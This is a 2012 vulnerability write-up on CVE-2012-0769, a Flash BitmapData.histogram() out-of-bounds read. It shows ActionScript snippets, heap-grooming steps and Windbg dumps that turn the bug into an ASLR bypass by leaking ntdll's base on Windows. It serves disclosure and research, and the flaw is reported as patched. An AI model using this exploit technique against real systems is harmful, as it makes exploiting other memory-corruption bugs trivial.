CVE-2012-0769, the case of the perfect info leak

Author: Fermin J. Serna - fjserna@gmail.com | fjserna@google.com - @fjserna
URL: http://zhodiac.hispahack.com/my-stuff/security/Flash_ASLR_bypass.pdf
Code: http://zhodiac.hispahack.com/my-stuff/security/InfoLeak.as
SWF: http://zhodiac.hispahack.com/my-stuff/security/InfoLeak.swf
Date: 23/Feb/2012

TL;DR Flash is vulnerable to a reliable info leak that allows ASLR to be bypassed making exploitation of other vulnerabilities, on browsers, Acrobat Reader, MS Office and any process that can host Flash, trivial like in the old days where no security mitigations were available. Patch immediately.

1. Introduction

Unless you use *wget* and *vi* to download and parse web content the odds are high that you may be exposed to a vulnerability that will render useless nearly all security mitigations developed in the latest years.

Nowadays, security relies heavily on exploitation mitigation technologies. Over the past years there has been some investment on development of several mechanisms such as ASLR, DEP/NX, SEHOP, Heap metadata obfuscation, etc. The main goal of these is to decrease the exploitability of a vulnerability.

The key component of this strategy is ASLR (Address Space Layout Randomization) [1] . Most other mitigations techniques depend on the operation of ASLR. Without it and based on previous research from the security industry: DEP can be defeated with return-to-libc or ROP gadget chaining, SEHOP can be defeated constructing a valid chain, ...

Put simply, if you defeat ASLR, we are going to party like it is 1999. And this is what happened, a vulnerability was found in Adobe's Flash player (according to Adobe [2] installed on 99% of user computers) that with some magic, explained later, resulted in a multiplatform, highly stable and highly efficient info leak that could be combined with any other vulnerability for trivial exploitation.

This vulnerability CVE-2012-0769, with another one that my colleague Tavis Ormandy found, were patched in version 11.1.102.63 [3] released the 05/Mar/2012.

According to Adobe, all versions earlier to 11.1.102.63 are impacted by this vulnerability. Flash users can check their current version and latest available one at Adobe's website[4].

2. The vulnerability

Adobe Flash player exposes some classes [5] that can be used with Actionscript. One of these classes is the “BitmapData” class [6] which contains the “histogram” method.

```
public function histogram(hRect: Rectangle = null):Vector.<Vector.<Number>>
```

Definition of the histogram function

The histogram method takes a Rectangle object and returns four Vector objects, the result of performing a 256 value binary number histogram of the BitmapData defined by the Rectangle argument. Each Vector corresponds to the red, blue, green and alpha components.




Figure 1 – Normal Use case of BitmapData.histogram()

The vulnerability is that there is no validation on the rectangle supplied as the argument. An attacker can supply a Rectangle with out of bounds values, and this will lead to performing the histogram of an area outside the BitmapData.




Figure 2 – Out of bounds use case of BitmapData.histogram()

There are two problems for converting this vulnerability into a useful information disclosure:

- An attacker will not directly be able to read data out of BitmapData buffer, but instead some processed information about the out of bound memory.
- An attacker will read memory relative to the absolute address of the BitmapData buffer. This address may be influenced by the underlying ASLR of the OS.

3. Building the info leak

In this section I will cover only the Microsoft's windows platform but the principles should be the same for any platform.

First we will need to convert the vulnerability into an actual memory content disclosure tool.

A clever attacker could think of supplying a 1x1 Rectangle located out of bounds of the BitmapData buffer and then undo the histogram processing. This is easily done with this simple Actionscript function that will return the data located at that relative offset (in this case -0x200) of the BitmapData buffer.

```
private function find_item(histogram:Vector.<Number>):Number {
        var i:uint;

        for(i=0;i<histogram.length;i++) {
                if (histogram[i]==1) return i;
        }
        return 0;
}

[...]

memory=bd.histogram(new Rectangle(-0x200,0,1,1));
data=(find_item(memory[3])<<24) +
      (find_item(memory[0])<<16) +
      (find_item(memory[1])<<8) +
      (find_item(memory[2]));
```

A lazy attacker could, using some heuristics, look for pointers located close to the buffer and subtract specific offsets (dependent on software versions) to disclose base addresses of modules. But I choose to research a little bit more, since I am not lazy and I look for excellence on exploit development.

Here is an example of pointers close to the BitmapData buffer that could be used by lazy attackers:

```
1:022:x86> r
eax=0cdf6758 ebx=00000000 ecx=00000008 edx=00000000 esi=000000ff
edi=00000001
eip=6ac86ff6 esp=0379c1ac ebp=0379c1f8 iopl=0         nv up ei pl nz na po
```

```
nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00200
202
Flash11f!DllUnregisterServer+0x6b655:
6ac86ff6 8b0498          mov     eax,dword ptr [eax+ebx*4]
ds:002b:0cdf6758=ffffffff
1:022:x86> dds eax-1000  L20
0cdf5758  00000000
0cdf575c  00000000
0cdf5760  00000000
0cdf5764  00000000
0cdf5768  00000100
0cdf576c  6b0e4fcc Flash11f!DllUnregisterServer+0x4c962b
0cdf5770  00000000
0cdf5774  00000000
0cdf5778  00000000
0cdf577c  0a49dd00
0cdf5780  ffffffff
0cdf5784  00000000
0cdf5788  00000000
0cdf578c  00000000
0cdf5790  00000000
0cdf5794  00000000
0cdf5798  00000000
0cdf579c  00000000
0cdf57a0  00000100
0cdf57a4  00000000
0cdf57a8  00000000
0cdf57ac  00000000
0cdf57b0  00000000
0cdf57b4  6ab4032d Flash11f+0xc032d
0cdf57b8  00000000
0cdf57bc  0610f000
0cdf57c0  0cdefc80
0cdf57c4  00000000
0cdf57c8  00010000
0cdf57cc  00000100
0cdf57d0  00000000
0cdf57d4  00000001
1:022:x86>
```

Once we have a info disclosure of a relative address we want to turn it into an info disclosure of an absolute address.

For achieving this goal we need first to understand Flash heap internals. Please note that I did not do much research on this but just the essentials needed for building a reliable info leak out of this vulnerability.

Apparently, Flash uses their own internal heap management where they pre-allocate big chunks of memory and later fragment them when Flash needs allocations. Using browser specific “Heap Feng Shui” techniques [7] will be of little help here.

Freed chucks are inside a single linked list. An attacker can leverage this fact to read the read the next pointer of a cleverly located one to disclose the BitmapData buffer location.

Once the attacker has discovered the address of the BitmapData buffer X an absolute address read of Y can be done with the following formula.

data=process_vectors(bd.histogram (new Rectangle(Y-X,0,1,1)));

Similar techniques have been used in the past for exploitation purposes. [8]

So, the trick here is the “cleverly located” freed chunk. We will follow these steps to achieve this goal:

- Defragment the Flash heap so we are not using non-contiguous freed chunks
- Perform the allocation of the BitmapData buffer with size X
- Perform Y number of same size (X) allocations
- Trigger the GC heuristic with some old school technique
- Use the relative read to read the next pointer of a chunk and subtract a fixed offset that will reveal the address of the BitmapData buffer.

We start the technique with a common Flash custom heap layout.




Figure 3 – Common Flash custom heap layout

After defragmentation happens:




Figure 4 - Flash heap layout after defragmentation

After allocating the BitmapData buffer:




Figure 5 - Flash heap layout after defragmentation and BitmapData buffer allocation

For allocating blocks of a controlled size and semi-controlled contents (not needed in this example but still nice to have this primitive), an attacker could use the following code:

```
var i:uint;
var bd:BitmapData;

for (i=0;i<0x200;i++) {
        bd=new BitmapData(size,0x1,false,0xCCCCCC);
}
```

Actionscript primitive that allows to allocate blocks of controlled size and semi-controlled contents

After allocating Y blocks of same size (X):




Figure 6 – Preparing the soon to be freed linked list

At this point, the attacker needs to force the garbage collector. Since System.GC() does only work on debug versions of Flash it cannot be used to reliably trigger the garbage collector. Instead, an attacker could use the old trick of requesting memory until the GC heuristic gets met. The following Actionscript code can be used to trigger the garbage collector.

```
var bd:BitmapData;
var i:uint;
var size:uint=0x20;

  // trigger GC()
   for (i=0;i<0x800;i++) {
       bd1=new BitmapData(size*5,0x1,false,0xEE0000+i);
   }
```

Actionscript code to trigger the garbage collector

After forcing the garbage collector on the same size blocks (0x108, I guess 0x100 size + 0x8 of heap header), we will have a linked list of freed blocks just in front of our BitmapData buffer. The attacker will be targeting the next pointer (at a relative offset of 0x108 from the BitmapData buffer) of the just in front free block that points to the second freed block. By reading that pointer and subtracting a fixed offset (0x108*2) we will have the absolute address of the BitmapData buffer.




Figure 7 - Flash heap layout after Garbage Collection

This is how it looks like in Windbg:

```
09dd8648  080c0000 00000001 ffffffff ffffffff
09dd8658  ffffffff ffffffff ffffffff ffffffff
09dd8668  ffffffff ffffffff ffffffff ffffffff
09dd8678  ffffffff ffffffff ffffffff ffffffff
09dd8688  ffffffff ffffffff ffffffff ffffffff
09dd8698  ffffffff ffffffff ffffffff ffffffff
09dd86a8  ffffffff ffffffff ffffffff ffffffff
09dd86b8  ffffffff ffffffff ffffffff ffffffff
09dd86c8  ffffffff ffffffff 00000000 00000001
09dd86d8  080c6000 00000001 00000001 00000000
09dd86e8  00000000 00000001 080c7000 00000001
09dd86f8  00000001 00000000 00000000 00000001
09dd8708  080c8000 00000001 00000001 00000000
09dd8718  00000000 00000001 080c9000 00000001
09dd8728  00000001 00000000 00000000 00000001
09dd8738  080ca000 00000001 00000001 00000000
09dd8748  00000000 00000001 080cb000 00000001
09dd8758  09dd8860 ffdd0000 ffdd0000 ffdd0000
09dd8768  ffdd0000 ffdd0000 ffdd0000 ffdd0000
09dd8778  ffdd0000 ffdd0000 ffdd0000 ffdd0000
09dd8788  ffdd0000 ffdd0000 ffdd0000 ffdd0000
09dd8798  ffdd0000 ffdd0000 ffdd0000 ffdd0000
09dd87a8  ffdd0000 ffdd0000 ffdd0000 ffdd0000
09dd87b8  ffdd0000 ffdd0000 ffdd0000 ffdd0000
09dd87c8  ffdd0000 ffdd0000 ffdd0000 ffdd0000
09dd87d8  00000000 00000001 080d1000 00000001
09dd87e8  00000001 00000000 00000000 00000001
09dd87f8  080d2000 00000001 00000001 00000000
```

BitmapData buffer Leaked Pointer Freed Block

Once done, the attacker will have the address of the BitmapData buffer and can convert the relative write to an absolute write with the previously mentioned method/formula.

Up to this point, everything should work on any platform but the next part is specific to the Microsoft Windows platform. I have no doubt similar techniques could be applied for other OS.

Now that the attacker can read anywhere on the process virtual space, the attacker would want to disclose the address of a module so, later ROP gadgets from that module can be used to defeat DEP. On Windows, there is a structure always mapped at a fixed address (0x7FFE00000) called USER_SHARED_DATA. It is mainly undocumented [9] but using some Windbg tricks an attacker can find pointers in there.

On x86, 0x77FE0300 holds a pointer to ntdll!KiFastSystemCall.

7ffe0300 776370b0 ntdll!KiFastSystemCall ← Read this address and subtract an OS specific offset

```
7ffe0304  776370b4 ntdll!KiFastSystemCallRet
7ffe0308  00000000
7ffe030c  00000000
7ffe0310  00000000
7ffe0314  00000000
7ffe0318  00000000
7ffe031c  00000000
7ffe0320  00f4a58a
7ffe0324  00000000
7ffe0328  00000000
7ffe032c  00000000
7ffe0330  44ce7541
7ffe0334  00000000
7ffe0338  00000e38
7ffe033c  00000000
7ffe0340  00000000
7ffe0344  00000000
7ffe0348  00000000
7ffe034c  00000000
7ffe0350  00000000
7ffe0354  00000000
7ffe0358  00000000
7ffe035c  00000000
7ffe0360  00000000
7ffe0364  00000000
7ffe0368  00000000
7ffe036c  00000000
7ffe0370  00000000
```

```
7ffe0374  00000000
7ffe0378  00000000
7ffe037c  00000000

Win7 Sp1
0:016> ? ntdll!KiFastSystemCall - ntdll
Evaluate expression: 290992 = 000470b0 ← OS specific offset to
subtract in order to get ntdll.dll imagebase.
0:016>
```

On x64 (process running on wow64 mode), since the previous address contains a NULL, the attacker could use another address 0x7FFE036C that holds the base of ntdll32.dll.

```
00000000`7ffe0300  00000000
00000000`7ffe0304  00000000
00000000`7ffe0308  00000000
00000000`7ffe030c  00000000
00000000`7ffe0310  00000000
00000000`7ffe0314  00000000
00000000`7ffe0318  00000000
00000000`7ffe031c  00000000
00000000`7ffe0320  00f1fbff
00000000`7ffe0324  00000000
00000000`7ffe0328  00000000
00000000`7ffe032c  00000000
00000000`7ffe0330  cd3451c1
00000000`7ffe0334  00000000
00000000`7ffe0338  00001220
00000000`7ffe033c  00000000
00000000`7ffe0340  77b79e69 ntdll32!LdrInitializeThunk
00000000`7ffe0344  77b50124 ntdll32!KiUserExceptionDispatcher
00000000`7ffe0348  77b50028 ntdll32!KiUserApcDispatcher
00000000`7ffe034c  77b500dc ntdll32!KiUserCallbackDispatcher
